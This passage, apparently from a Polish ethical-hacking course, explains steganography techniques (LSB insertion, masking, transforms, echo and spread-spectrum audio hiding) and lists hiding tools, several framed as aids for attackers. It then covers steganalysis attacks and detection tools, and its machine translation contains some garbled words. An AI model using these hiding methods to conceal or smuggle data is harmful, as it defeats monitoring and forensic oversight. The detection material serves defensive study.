o -C: Kompresuj dane w przypadku ukrywania lub dekompresuj je w przypadku wyodrębniania.

o-Q: Tryb cichy. Jeśli nie jest ustawiona, program raportuje statystyki, takie jak procent kompresji i ilość użytej dostępnej przestrzeni dyskowej.

o-S: Raport o przybliżonej ilości miejsca dostępnego dla ukrytej wiadomości w pliku tekstowym. Długość linii jest poprawna, ale zignoruj inne opcje.

o-p password: jeśli jest ustawione, szyfrowanie danych odbywa się przy użyciu tego hasła podczas ukrywania lub odszyfrowywania podczas ekstrakcji.


o-I line-length: Podczas dodawania białych znaków Snow zawsze tworzy linie krótsze niż ta wartość. Domyślnie długość linii wynosi 80.

o-f message-file: Wejściowy plik tekstowy ukryje zawartość tego pliku.

o-m message-string: Wejściowy plik tekstowy ukryje zawartość tego ciągu. Zauważ, że jeśli nowy wiersz nie zostanie w jakiś sposób zawarty w łańcuchu, nie pojawi się on w wyodrębnionej wiadomości.

Steganografia obrazu

Obrazy są najpopularniejszymi obiektami okładek używanymi do steganografii. Steganografia obrazu pozwala ukryć tajną wiadomość w obrazie. Możesz wykorzystać zbędne fragmenty obrazu, aby ukryć w nim swoją wiadomość. Te nadmiarowe bity to te części obrazu, które mają bardzo mały wpływ na obraz, jeśli zostaną zmienione. Wykrycie tej zmiany nie jest łatwe. Możesz ukryć swoje informacje w obrazach w różnych formatach (np. .PNG, JPG, .BMP). Obrazy są popularnymi „obiektami okładkowymi" używanymi do steganografii poprzez zastępowanie zbędnych bitów danych obrazu wiadomością w taki sposób, że ludzkie oczy nie są w stanie wykryć efektu. Steganografia obrazu dzieli się na dwa rodzaje: domenę obrazu i domenę transformacji. W technikach domeny obrazu (przestrzennej) użytkownik osadza wiadomości bezpośrednio w intensywności pikseli. W technikach transformdomain (częstotliwościowych) najpierw następuje transformacja obrazów; następnie użytkownik osadza wiadomość w obrazie. Poniższy rysunek przedstawia proces steganografii obrazu i rolę narzędzi steganograficznych w tym procesie.



Techniki steganografii plików obrazów

Wstawianie najmniej znaczącego bitu

Technika wstawiania najmniej znaczących bitów jest najczęściej stosowaną techniką steganografii obrazu, w której najmniej znaczący bit (LSB) każdego piksela pomaga przechowywać tajne dane. LSB to skrajny prawy bit każdego piksela obrazu. W metodzie wstawiania LSB dane binarne wiadomości są

dzielone i wstawiane do LSB każdego piksela w pliku obrazu w deterministycznej sekwencji. Modyfikacja LSB nie powoduje widocznej różnicy, ponieważ zmiana netto jest minimalna i może być niezauważalna dla ludzkiego oka. Dlatego jego wykrycie jest trudne.

Ukrywanie danych:

o Narzędzie stego tworzy kopię palety obrazów za pomocą modelu czerwonego, zielonego i niebieskiego (RGB)

o Każdy piksel 8-bitowej liczby binarnej LSB jest zastępowany jednym bitem ukrytej wiadomości

o Tworzony jest nowy kolor RGB w skopiowanej palecie


o Wraz z nowym kolorem RGB piksel jest zmieniany na 8-bitową liczbę binarną

Załóżmy, że wybrałeś 24-bitowy obraz, aby ukryć swoje tajne dane, które możesz przedstawić w formie cyfrowej w następujący sposób:

(00100111 11101001 11001000) (00100111 11001000 11101001) (11001000

00100111 11101001)

Załóżmy, że chcesz ukryć literę „H" na powyższym 24-bitowym obrazie. System reprezentuje literę „H" za pomocą cyfr binarnych 01001000. Aby ukryć to „H", możesz zmienić poprzedni strumień na:



Wystarczy zastąpić LSB każdego piksela pliku obrazu, jak pokazano na rysunku. Aby odzyskać to H po drugiej stronie, odbiorca łączy wszystkie bity obrazu LSB i dzięki temu jest w stanie wykryć H.

Maskowanie i filtrowanie

Techniki maskowania i filtrowania wykorzystują ograniczenia ludzkiego wzroku, który nie jest w stanie wykryć niewielkich zmian w obrazach. Obrazy w skali szarości i cyfrowe znaki wodne mogą ukrywać informacje w sposób podobny do znaków wodnych na papierze. Maskowanie umożliwia ukrycie tajnych danych poprzez umieszczenie ich w pliku obrazu. Technik maskowania i filtrowania można używać do obrazów o rozdzielczości 24 bity na piksel iw skali szarości. Aby ukryć tajne wiadomości, musisz dostosować jasność i krycie obrazu. Jeśli zmiana luminancji jest nieznaczna, to osoby inne niż zamierzony odbiorca nie zauważą, że obraz zawiera ukryty przekaz. Technikę tę można łatwo zastosować, ponieważ obraz pozostaje nienaruszony. W większości przypadków użytkownicy wykonują maskowanie obrazów JPEG. Stratne obrazy JPEG są stosunkowo odporne na operacje przycinania i kompresji obrazu. Dlatego możesz ukryć swoje informacje w stratnych obrazach JPEG, często stosując technikę maskowania. Jeśli wiadomość ukrywa się w znaczących obszarach obrazu, obraz steganograficzny zakodowany z oznaczeniem ulega degradacji z mniejszą szybkością przy kompresji JPEG. Techniki maskowania można wykryć za pomocą prostej analizy statystycznej, ale są one odporne na kompresję stratną i kadrowanie obrazu. Informacja nie jest ukryta w szumie, ale w istotnych obszarach obrazu.

Algorytmy i transformacja

Algorytmy i technika transformacji polegają na ukrywaniu tajnych informacji podczas kompresji obrazu. W tej technice użytkownik ukrywa informacje, stosując różne algorytmy kompresji i funkcje transformacji. Algorytm kompresji i transformacja wykorzystuje funkcję matematyczną do ukrycia współczynnika najmniejszego bitu podczas kompresji obrazu. Dane są osadzane w obrazie okładki poprzez zmianę współczynników transformacji obrazu. Ogólnie rzecz biorąc, obrazy JPEG są najbardziej odpowiednie do kompresji, ponieważ mogą działać z różnymi poziomami kompresji. Technika ta zapewnia wysoki poziom niewidzialności tajnych danych. Obrazy JPEG używają dyskretnej transformacji kosinusowej w celu uzyskania kompresji. W algorytmie kompresji stosowane są trzy rodzaje transformacji:

o Szybka transformacja Fouriera

o Dyskretna transformacja kosinusowa

o Transformacja falkowa

Jeśli użytkownik osadza informacje w domenie przestrzennej techniki wstawiania LSB, informacje ukryte w obrazach mogą być podatne na ataki. Atakujący może wykorzystać proste techniki przetwarzania sygnału i uszkodzić informacje ukryte w obrazie, używając techniki wstawiania LSB. Może to odnosić się do utraty informacji, gdy obraz przechodzi pewne techniki przetwarzania, takie jak kompresja. Aby przezwyciężyć te problemy, można ukryć informacje za pomocą technik opartych na dziedzinie częstotliwości, takich jak szybka transformacja Fouriera, dyskretna transformacja kosinusowa lub transformacja falkowa. Dane cyfrowe nie są ciągłe w dziedzinie częstotliwości. Analiza danych obrazu, do których stosuje się transformacje w dziedzinie częstotliwości, staje się niezwykle trudna, co utrudnia przeprowadzenie ataków kryptoanalizy.

Narzędzia do steganografii obrazów

• OpenStego

OpenStego to aplikacja steganograficzna, która zapewnia następujące funkcje,

o Ukrywanie danych: może ukryć dowolne dane w pliku okładki (np. obrazy)

o Znak wodny: pliki ze znakiem wodnym (np. obrazy) z niewidocznym podpisem. Może być używany do wykrywania nieautoryzowanego kopiowania plików.

Oto kilka przykładów narzędzi do steganografii obrazu:

* StegOnline (https://stegonline.georgeom.net)

*Coagula (https://www.abc.se)

*QuickStego (http://guickcrypto.com)

* SSuite Picsel (https://www.ssuitesoft.com)

* CryptaPix (https://www.briggsoft.com)

Steganografia dokumentów

Steganografia dokumentów to technika ukrywania tajnych wiadomości przekazywanych w formie dokumentów. Obejmuje dodawanie spacji i tabulatorów na końcach linii. Stegodocument to dokument przewodni zawierający ukrytą wiadomość. Algorytmy steganograficzne, określane jako „system stego", są wykorzystywane do ukrywania tajnych wiadomości w nośniku osłonowym po stronie nadawcy. Ten

sam algorytm jest używany przez odbiorcę do wyodrębnienia ukrytej wiadomości z dokumentu stego. Poniższy diagram ilustruje proces steganografii dokumentu:

Narzędzia steganografii dokumentów

Narzędzia do steganografii dokumentów pomagają w ukrywaniu plików w dokumentach, takich jak pliki tekstowe lub html, przy użyciu metod steganografii.

StegoStick

StegoStick to narzędzie steganograficzne, które pozwala atakującym ukryć dowolny plik w dowolnym innym pliku. Opiera się na steganografii obrazu, dźwięku lub wideo, która ukrywa dowolny plik lub wiadomość w obrazie (BMP, JPG, GIF itp.), audio/wideo (MPG, WAV itp.) lub w dowolnym innym formacie pliku (PDF, EXE, CHM itp.).

Oto kilka przykładów narzędzi do steganografii dokumentów:

• StegJ (http://stegj.sourceforge.net)

• Office XML (https://www.irongeek.com)

• SNOW (http://www.darkside.com.au)

• Data Stash (https://www.skyjuicesoftware.com)

• Texto (http://www.eberl.net)• StegJ (http://stegj.sourceforge.net)

Steganografia wideo

Omówiona wcześniej steganografia obrazu może ukryć tylko niewielką ilość danych w plikach nośników obrazu. Dlatego steganografia obrazu może być stosowana tylko wtedy, gdy w plikach obrazów mają być ukryte niewielkie ilości danych. Jednak steganografii wideo można użyć, gdy konieczne jest ukrycie dużej ilości danych w plikach nośnych. Steganografia wideo to technika ukrywania dowolnego rodzaju pliku z dowolnym rozszerzeniem w przenoszonym pliku wideo. Informacje są ukryte w plikach wideo w różnych formatach, takich jak .AVI, .MPG4, .WMV itp. Dyskretna transformata kosinusowa (DCT) służy do dodawania tajnych danych w czasie procesu transformacji wideo. Pliki wideo przenoszą tajne informacje z jednego końca na drugi. Zapewnia to większe bezpieczeństwo Twoich tajnych informacji. W plikach wideo można ukryć wiele tajnych wiadomości, ponieważ każda klatka składa się zarówno z obrazu, jak i dźwięku. Ponieważ nośny plik wideo jest ruchomym strumieniem obrazów i dźwięku, niepożądanemu odbiorcy trudno jest zauważyć zniekształcenie pliku wideo spowodowane tajną wiadomością, a zatem wiadomość może pozostać niezauważona z powodu ciągłego przepływu wideo. Możesz zastosować wszystkie dostępne techniki steganografii obrazu i dźwięku do steganografii wideo. Informacje ukryte w plikach wideo są prawie niemożliwe do rozpoznania przez ludzkie oko, ponieważ zmiana koloru pikseli jest również znikoma. Następujące narzędzia ułatwiają ukrywanie tajnych informacji w odtwarzanych filmach za pomocą steganografii wideo:

OmniHide Pro

OmniHide PRO pozwala ukryć dowolny tajny plik w nieszkodliwym obrazie, wideo, pliku muzycznym itp. Użytkownik może używać lub udostępniać wynikowy plik stego jak normalny plik bez znajomości ukrytej zawartości; w ten sposób to narzędzie umożliwia zapisanie tajnego pliku przed wścibskimi oczami. Umożliwia także dodanie hasła w celu ukrycia pliku i zwiększenia bezpieczeństwa.

Oto kilka przykładów narzędzi do steganografii wideo:

RT Steganography (https://rtstegvideo.sourceforge.net)

StegoStick (https://sourceforge.net)

OpenPuff (https://embeddedsw.net)

MSU StegoVideo (http://www.compression.ru)

Steganografia audio

W steganografii audio użytkownik osadza ukryte wiadomości w cyfrowym formacie dźwiękowym. Steganografia audio pozwala ukryć tajną wiadomość w pliku audio, takim jak plik audio WAV, AU, a nawet MP3. Osadza tajne wiadomości w plikach audio, nieznacznie zmieniając sekwencję binarną pliku audio. Zmiany w pliku audio po wstawieniu nie są łatwe do wykrycia iw ten sposób tajne wiadomości można zabezpieczyć przed wścibskimi uszami. Plik audio przewoźnika nie powinien być zniekształcony, aby uniknąć wykrycia ukrytych wiadomości. Dlatego należy osadzić tajne dane w taki sposób, aby niewielka zmiana w pliku audio mogła pozostać niezauważona podczas słuchania. Można ukryć informacje w pliku audio, zastępując LSB lub używając częstotliwości niesłyszalnych dla ludzkiego ucha (>20 000 Hz).

Metody steganografii audio

Dostępne są pewne metody ukrywania tajnych wiadomości w plikach audio. Niektóre metody implementują algorytm polegający na wstawianiu tajnych informacji w postaci sygnału szumu, podczas gdy inne polegają na wykorzystaniu wyrafinowanych technik przetwarzania sygnału w celu ukrycia informacji. Do wykonania steganografii audio w celu ukrycia informacji można użyć następujących metod:

Ukrywanie danych echa

W metodzie ukrywania danych echa można osadzić tajne informacje w sygnale audio nośnej, wprowadzając do niego echo. Używane są trzy parametry echa, a mianowicie początkowa amplituda, szybkość zanikania i przesunięcie lub opóźnienie, aby ukryć tajne dane. Kiedy przesunięcie między sygnałem nośnym a echem maleje, łączą się one w pewnym momencie, w którym ludzkie ucho nie jest w stanie rozróżnić tych dwóch sygnałów. W tym momencie możesz usłyszeć echo jako dodatkowy rezonans do oryginalnego sygnału. Jednak ten punkt nierozróżnialnych dźwięków zależy od czynników, takich jak jakość oryginalnego sygnału dźwięku, rodzaj dźwięku i ostrość słuchacza. Aby zakodować wynikowy sygnał w postaci binarnej, stosuje się dwa różne czasy opóźnienia. Te czasy opóźnienia powinny być poniżej poziomu ludzkiej percepcji. Parametry, takie jak szybkość zanikania i początkowa amplituda, również powinny być ustawione poniżej progowych wartości słyszalnych, aby dźwięk nie był słyszalny.

Metoda widma rozproszonego

Ta metoda wykorzystuje dwie wersje widma rozproszonego: widmo rozproszone z sekwencją bezpośrednią (DSSS) i widmo rozproszone ze skokiem częstotliwości (FHSS).

o Direct-Sequence Spread Spectrum (DSSS): DSSS to technika modulacji częstotliwości, w której urządzenie komunikacyjne rozprowadza sygnał o niskiej przepustowości w szerokim zakresie częstotliwości, aby umożliwić współdzielenie jednego kanału przez wielu użytkowników. Technika steganografii DSSS transponuje tajne wiadomości na częstotliwości fal radiowych. DSSS wprowadza trochę losowego szumu do sygnału.

o Rozprzestrzenianie widma z przeskakiwaniem częstotliwości (FHSS): W trybie FHSS użytkownik zmienia widmo częstotliwości pliku audio, tak aby przeskakiwało ono szybko między częstotliwościami. Metoda widma rozproszonego odgrywa znaczącą rolę w bezpiecznej komunikacji, zarówno komercyjnej, jak i wojskowej.

Kodowanie LSB

Kodowanie LSB działa podobnie do techniki wstawiania LSB, w której użytkownicy mogą wstawić tajną wiadomość binarną w najmniej znaczącym bicie każdego punktu próbkowania sygnału audio. Ta metoda pozwala ukryć ogromne ilości tajnych danych. Możliwe jest użycie dwóch ostatnich znaczących bitów do wstawienia tajnych danych binarnych, ale istnieje ryzyko powstania szumu w pliku audio. Jej słaba odporność na manipulacje czyni tę metodę mniej adaptacyjną. Możesz łatwo zidentyfikować dodatkowe ukryte dane z powodu szumu kanału i ponownego próbkowania.

Wstawianie tonów

Ta metoda polega na osadzeniu danych w sygnale audio poprzez wstawienie tonów o niskim poborze mocy. Tony te nie są słyszalne w obecności sygnałów audio o znacznie większej mocy, dlatego obecność tajnej wiadomości jest ukryta. Podsłuchującemu jest niezwykle trudno wykryć tajną wiadomość z sygnału dźwiękowego. Ta metoda pomaga uniknąć ataków, takich jak filtrowanie dolnoprzepustowe i obcinanie bitów. Oprogramowanie do steganografii audio implementuje jedną z tych metod steganografii audio w celu osadzenia tajnych danych w plikach audio.

Kodowanie fazy

Kodowanie fazy jest opisane jako faza, w której początkowy segment audio jest zastępowany przez fazę odniesienia, która reprezentuje dane. Koduje tajne bity wiadomości jako przesunięcia fazowe w widmie fazowym sygnału cyfrowego, osiągając miękkie kodowanie pod względem stosunku sygnału do szumu.

Narzędzia steganografii audio

Na rynku dostępnych jest wiele narzędzi, które mogą pomóc w ukryciu tajnych informacji w pliku audio. Oto kilka przykładów narzędzi do steganografii audio do ukrywania tajnych informacji w plikach audio:

Głęboki dźwięk

DeepSound pozwala ukryć wszelkie tajne dane w plikach audio (WAV i FLAC). Pozwala także wyodrębnić tajne pliki bezpośrednio ze ścieżek audio CD. Ponadto może szyfrować tajne pliki, zwiększając w ten sposób bezpieczeństwo.

Oto kilka przykładów narzędzi do steganografii audio:

BitCrypt (http://bitcrypt.moshe-szweizer.com)

StegoStick (https://sourceforge.net)

MP3Stego (https://www.petitcolos.net)

QuickCrypto (http://www.quickcrypto.com)

spektrologia (https://github.com)

Steganografia folderów

Steganografia folderów odnosi się do ukrywania tajnych informacji w folderach. Pliki są ukryte i zaszyfrowane w folderze i nie są widoczne dla standardowych aplikacji systemu Windows, w tym Eksploratora Windows. W tym procesie użytkownik fizycznie przenosi plik, ale nadal pozostaje powiązany z oryginalnym folderem w celu odzyskania.

Narzędzia do steganografii folderów

GiliSoft File Lock Pro

GiliSoft File Lock Pro ogranicza dostęp do plików, folderów i sterowników, blokując je, ukrywając lub chroniąc hasłem. Atakujący mogą zatem używać tego narzędzia do tych celów. Dzięki temu programowi nikt nie może uzyskać dostępu do danych osoby atakującej ani ich zniszczyć bez hasła.

Oto kilka przykładów narzędzi do steganografii folderów:

* Folder Lock (https://www.newsoftwares.net)

* Hide Folders 5 (https://fspro.net)

*invisibleSecrets (https://www.east-tec.com)

*QuickCrypto (http://www.quickcrypto.com)

Steganografia spamu/e-maili

Steganografia spamu/e-maili odnosi się do techniki wysyłania tajnych wiadomości poprzez ich osadzanie i ukrywanie osadzonych danych w wiadomościach spamowych. Różne agencje wojskowe podobno używają tej techniki za pomocą algorytmów steganografii. Możesz użyć narzędzia Spam Mimic, aby ukryć tajną wiadomość w wiadomości e-mail.

Narzędzie do steganografii spamu/e-maili

Naśladownictwo spamu

Spam Mimic to „gramatyka" spamu dla silnika mimicznego autorstwa Petera Waynera. To koduje tajne wiadomości w niewinnie wyglądające wiadomości spamowe. Koder tego narzędzia koduje tajną wiadomość jako spam z hasłem, fałszywym PGP, fałszywym rosyjskim i spacją.

Inne rodzaje steganografii

Web Steganography: W steganografii internetowej użytkownik ukrywa obiekty internetowe za innymi obiektami i przesyła je na serwer WWW.

DVD-ROM Steganography: W steganografii DVD-ROM użytkownik osadza zawartość w danych audio i graficznych.

Naturalna steganografia tekstu: Naturalna steganografia tekstu to proces przekształcania poufnych informacji w swobodną mowę zdefiniowaną przez użytkownika, taką jak gra.

Steganografia ukrytego systemu operacyjnego: Steganografia ukrytego systemu operacyjnego to proces ukrywania jednego systemu operacyjnego w innym.

Steganografia kodu źródłowego C++: W steganografii kodu źródłowego C++ użytkownik ukrywa zestaw narzędzi w plikach.

Narzędzia steganograficzne dla telefonów komórkowych

Wcześniej omówiliśmy szeroką gamę aplikacji/narzędzi, które mogą być przydatne do ukrywania tajnych wiadomości na różnego rodzaju nośnikach, takich jak obrazy, audio, wideo i tekst. Te narzędzia działają tylko na różnych platformach komputerów stacjonarnych lub laptopów. Jednak dostępnych jest również wiele aplikacji mobilnych, które działają jako narzędzia steganograficzne dla telefonów komórkowych. Użytkownicy mobilni mogą używać tych aplikacji do wysyłania tajnych wiadomości. Oto niektóre narzędzia steganograficzne działające na urządzeniach mobilnych:

• Stegaje

Stegais może ukryć wiadomość na wybranym obrazie z biblioteki zdjęć lub na zdjęciu zrobionym przez aparat.

Oto kilka dodatkowych narzędzi steganograficznych dla telefonów komórkowych:

• SPY PIX (https://www.juicybitssoftware.com)

• Pixelknot: Ukryte wiadomości (https://guardianproject.info)

• Steganografia (https://github.com)

• No Clue (https://play.google.com)

• Zdjęcia ukryte dane (https://play.google.com)

Steganaliza

Steganananaliza to proces odkrywania istnienia ukrytych informacji w medium. Jest to proces odwrotny do steganografii. Jest to atak na bezpieczeństwo informacji, w którym osoba atakująca, określana tutaj jako steganananalityk, próbuje wykryć ukryte wiadomości osadzone w nośnikach obrazu, tekstu, dźwięku i wideo za pomocą steganografii. Steganalysis określa zakodowaną ukrytą wiadomość i, jeśli to możliwe, odzyskuje wiadomość. Może wykryć wiadomość, patrząc na odchylenia między wzorcami bitowymi i niezwykle dużymi rozmiarami plików. Steganaliza ma dwa aspekty: wykrywanie i zniekształcanie wiadomości. W fazie wykrywania analityk obserwuje relacje między narzędziami steganografii, stego-mediami, okładką i przekazem. W fazie zniekształcenia analityk manipuluje stego-mediami w celu wydobycia osadzonej wiadomości i decyduje, czy jest ona bezużyteczna i czy powinna zostać całkowicie usunięta. Pierwszym krokiem w steganananalizie jest wykrycie podejrzanego obrazu, który może zawierać wiadomość. To atak na ukryte informacje. Istnieją dwa inne rodzaje ataków na steganografię: ataki z wiadomością i ataki z wybraną wiadomością. W pierwszym przypadku steganalyst ma znaną ukrytą wiadomość w odpowiednim stego-obrazie. Steganalyst określa wzorce, które wynikają z ukrywania i wykrywania tej wiadomości. Steganalyst tworzy wiadomość za pomocą znanego narzędzia stego i analizuje różnice we wzorcach. W ataku z wybraną wiadomością atakujący tworzy nośniki steganografii przy użyciu narzędzia znanej wiadomości i steganografii (albo algorytmu). Obrazy na okładkach ujawniają więcej wskazówek wizualnych niż obrazy stego. Konieczna jest analiza stegoobrazów w celu zidentyfikowania ukrytych informacji. Różnica między obrazem okładki a rozmiarem pliku stegoimage jest najprostszym podpisem. Wiele podpisów najwyraźniej wykorzystuje niektóre schematy kolorów obrazu okładki. Po wykryciu atakujący może zniszczyć obraz stego lub

zmodyfikować ukryte wiadomości. Szczególnie ważne jest zrozumienie ogólnej struktury technologii i metod wykrywania ukrytych informacji w celu odkrycia działań. Niektóre wyzwania związane ze steganalizą są następujące:

*Podejrzany strumień informacji może zawierać zakodowane ukryte dane lub nie

*Wydajne i dokładne wykrywanie ukrytych treści w obrazach cyfrowych jest trudne

*Wiadomość mogła zostać zaszyfrowana przed wstawieniem do pliku lub sygnału

*Niektóre podejrzane sygnały lub pliki mogą zawierać nieistotne dane lub zakodowane szumy

Metody Steganalysis / Ataki na Steganografię

Ataki steganograficzne działają zgodnie z rodzajem informacji, na których steganalista może przeprowadzić steganalizę. Informacje te mogą obejmować ukrytą wiadomość, nośnik (osłonę), stego-obiekt, narzędzia steganograficzne lub algorytmy używane do ukrywania informacji. Klasyfikacja steganalizy obejmuje zatem następujące typy ataków: tylko stego, znany stego, znana wiadomość, znana okładka, wybrana wiadomość, wybrany stego, chi-kwadrat, rozróżniający statystyczny i ślepy klasyfikator.

Atak tylko Stego

W ataku tylko stego steganalyst lub atakujący nie ma dostępu do żadnych informacji poza stego-medium lub stego-obiektem. W tym ataku steganalista musi wypróbować każdy możliwy algorytm steganografii i powiązany atak, aby odzyskać ukryte informacje.

Atak znanego stego

Atak ten pozwala atakującemu poznać algorytm steganografii, jak również oryginał i obiekt stego. Atakujący może wydobyć ukryte informacje za pomocą dostępnych informacji.

Atak ze znaną wiadomością

Atak ze znaną wiadomością zakłada, że wiadomość i stego-medium są dostępne. Za pomocą tego ataku można wykryć technikę użytą do ukrycia wiadomości.

Atak ze znanej osłony

Atakujący używają ataku ze znaną osłoną, gdy znają zarówno obiekt stego, jak i oryginalne medium osłaniające. Umożliwi to porównanie obu nośników w celu wykrycia zmian w formacie nośnika i znalezienia ukrytej wiadomości.

Atak z wybraną wiadomością

Steganalyst używa znanej wiadomości do wygenerowania obiektu stego przy użyciu różnych narzędzi steganograficznych w celu znalezienia algorytmu steganografii użytego do ukrycia informacji. Celem tego ataku jest określenie wzorców w obiekcie stego, które mogą wskazywać na użycie określonych narzędzi lub algorytmów steganografii.

Atak wybranego stego

Atak z wybranym stego ma miejsce, gdy steganalista zna zarówno obiekt stego, jak i narzędzie steganograficzne lub algorytm używany do ukrycia wiadomości.

Atak chi-kwadrat

Metoda chi-kwadrat opiera się na analizie prawdopodobieństwa w celu sprawdzenia, czy dany obiekt stego i oryginalne dane są takie same, czy nie. Jeśli różnica między obiema wartościami jest bliska zeru, oznacza to, że żadne dane nie są osadzane; w przeciwnym razie obiekt stego zawiera osadzone w nim dane.

Wyróżniający się atak statystyczny

W rozróżniającej metodzie statystycznej steganalyst lub osoba atakująca analizuje wbudowany algorytm używany do wykrywania różnicujących zmian statystycznych wraz z długością osadzonych danych.

Atak ślepego klasyfikatora

W metodzie ślepego klasyfikatora ślepy detektor jest zasilany oryginalnymi lub niezmodyfikowanymi danymi, aby poznać wygląd oryginalnych danych z wielu perspektyw. Dane wyjściowe ślepego detektora są wykorzystywane do uczenia klasyfikatora w celu wykrywania różnic między obiektem stego a oryginalnymi danymi.

Wykrywanie steganografii (pliki tekstowe, graficzne, audio i wideo)

Steganografia to sztuka ukrywania poufnych lub wrażliwych informacji w nośniku okładkowym. W tej metodzie niewykorzystane bity danych w plikach komputerowych, takich jak grafika, obrazy cyfrowe, tekst i HTML, pomagają ukryć poufne informacje przed nieautoryzowanymi użytkownikami. Wykrywanie ukrytych danych obejmuje różne podejścia w zależności od typu używanego pliku. Następujące typy plików wymagają określonych metod wykrywania ukrytych wiadomości.

Plik tekstowy

W przypadku plików tekstowych wprowadza się zmiany w pozycjach znaków w celu ukrycia danych. Można wykryć te zmiany, szukając wzorców tekstu lub zakłóceń, używanego języka, wysokości linii lub niezwykłej liczby spacji. Prosty edytor tekstu może czasami ujawnić steganografię tekstu, ponieważ wyświetla spacje, tabulatory i inne znaki, które zniekształcają prezentację tekstu podczas steganografii tekstu. Steganografię tekstową można wykryć, przyglądając się bliżej następującym aspektom:

o Niezwykłe wzorce w obiekcie stego o Dodano dodatkowe spacje i niewidoczne znaki

Plik graficzny

Informacje ukryte w obrazie można wykryć, określając zmiany w rozmiarze, formacie pliku, ostatniej modyfikacji, znaczniku czasu ostatniej modyfikacji i palecie kolorów pliku. Poniższe punkty mogą pomóc w wykryciu steganografii obrazu:

o Kilka zniekształceń wyświetlania na obrazach

o Czasami obrazy mogą ulec znacznej degradacji

o Wykrywanie anomalii poprzez ocenę zbyt wielu oryginalnych obrazów i stegoobrazów pod kątem kompozycji kolorystycznej, luminancji, relacji między pikselami itp.

o Przesadny „hałas”

Metody analizy statystycznej pomagają zeskanować obraz pod kątem steganografii. Za każdym razem, gdy wstawiasz tajną wiadomość do obrazu, LSB nie są już losowe. W przypadku zaszyfrowanych danych, które mają wysoką entropię, LSB okładki nie będzie zawierało informacji o oryginale i jest mniej

lub bardziej losowe. Korzystając z analizy statystycznej na LSB, możesz zidentyfikować różnicę między wartościami losowymi a wartościami rzeczywistymi.

Plik audio

Steganografia audio to proces osadzania poufnych informacji, takich jak prywatne dokumenty i pliki, w dźwięku cyfrowym. Metody analizy statystycznej można wykorzystać do wykrycia steganografii audio, ponieważ obejmuje ona modyfikacje LSB. Niesłyszalne częstotliwości można skanować w poszukiwaniu ukrytych informacji. Dziwne zniekształcenia i wzorce wskazują na istnienie tajnych danych.

Plik wideo


Wykrywanie tajnych danych w plikach wideo obejmuje kombinację metod stosowanych w plikach graficznych i audio. Specjalne znaki kodowe i gesty pomagają w wykrywaniu tajnych danych. Zarówno steganografia audio, jak i wideo są dość trudne do wykrycia w porównaniu z innymi typami, takimi jak obraz i dokument. Co więcej, niezwykle trudno jest wykryć dobrą steganografię dowolnego typu. Jednak dokładna analiza sygnałów audio i wideo w poszukiwaniu ukrytych informacji może zwiększyć szanse na ich prawidłowe wykrycie.

Narzędzia do wykrywania steganografii

Narzędzia do wykrywania steganografii umożliwiają wykrywanie i odzyskiwanie ukrytych informacji w dowolnych mediach cyfrowych, takich jak obrazy, dźwięk i wideo.

zsteg

Narzędzie zsteg służy do wykrywania danych ukrytych w stegano w plikach graficznych PNG i BMP. Jak pokazano na zrzucie ekranu, możesz użyć narzędzia zsteg, aby wykryć ukryty sekret wiadomość w pliku obrazu.



Oto kilka przykładów narzędzi do wykrywania steganografii:

• StegoVeritas (https://github.com)

• Stegextract (https://github.com)

• StegoHunt MP (https://www.wetstonetech.com)

• Studio steganografii (http://stegstudio.sourceforge.net)

Wirtualne Laboratorium Steganograficzne (VSL) (http://vsl.sourceforge.net)

Ustanawianie wytrwałości

